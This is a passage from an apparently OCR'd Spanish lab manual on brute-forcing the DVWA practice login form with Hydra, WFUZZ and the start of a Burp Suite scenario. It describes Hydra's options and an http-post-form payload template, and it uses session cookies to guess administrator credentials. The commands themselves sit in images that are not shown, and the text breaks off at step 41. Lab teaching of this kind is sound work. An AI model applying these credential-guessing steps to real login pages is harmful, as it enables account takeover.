


Imagen 87: Passowrd.txt descarga

29. En la carpeta de descarga se encuentra los archivos descargados.




Imagen 88: Archivos localizado en Downloads

30. Para el inicio del ataque se usará la herramienta HYDRA con la opción –L se llama la lista de diccionario de usuario, con –P el diccionario de contraseña para así luego inserta la dirección del entorno que ejerce la petición post que es http-post-form del formulario. Por ende, se finaliza el comando insertando el directorio de la página login con el complemento de playloads username=^USER^&password=^PASS^&Login=Login añadiendo el mensaje de respuesta de ingreso de las credenciales, y se ejecuta el comando.




Imagen 89: Ejecución de la herramienta HYDRA

31. Se logró adivinar y robar las credenciales de usuario, se realiza el ingreso en los cuadros de texto y de manera exitosa se da conexión.




Imagen 90: Login exitoso con las credenciales

Escenario #10: Ataque de fuerza bruta en Formulario Login Web mediante WFUZZ

Objetivo: Adivinar o robas las credenciales de usuario administrador

Complejidad: Medio

Tiempo: 41 minutos

32. Dar clic en el panel en la opción "DVWA Security" para cambiar el nivel de seguridad medio.




Imagen 91: Configuración de seguridad – nivel medio – brute forcé

33. Dar clic en el panel en la opción "BRUCE FORCE"




Imagen 92: Formulario Login – Nivel Medio

34. Dar clic en opción “View Source” para revisar el código del nivel de seguridad a realizar. El código fuente presente como el desarrollado ha implementado una pantalla de inicio sobre la sesión fallida, permitiendo ralentizar la cantidad de solicitudes que se




Imagen 93: Código fuente – Nivel medio – Brute Force

35. Luego de entender el código, se realiza la inspección del elemento del Login para identificar en el storage la cookie que es el PHPSESSID y el nivel de seguridad para la realización del ataque por la herramienta WFUZZ.




Imagen 94: Búsqueda de cookie en storage

36. Ejecutamos la siguiente consulta para logar el objetivo, con los diccionarios correspondiente realizado el ataque con la herramienta WFUZZ.




Imagen 95: Ejecución de ataque por WFUZZ

37. Se encuentra el hallazgo de las credenciales de usuario administrador.




Imagen 96: Resultados de WFUZZ

38. Ingreso de datos al formulario Login




Imagen 97: Datos ingresados

39. Acceso exitoso.




Imagen 98: Login exitoso

Escenario #11: Ataque de fuerza bruta en Formulario Login Web mediante carga útil por BurpSuite

Objetivo: Adivinar y robar las credenciales de usuario administrador

Complejidad: Alto

Tiempo: 1 hora y media

40. Dar clic en el panel la opción “DVWA Security” para cambiar el nivel de seguridad alto para la prueba.




Imagen 99: Configuración de seguridad – Nivel alto

41. Dar clic en el panel la opción “BRUTE FORCE”

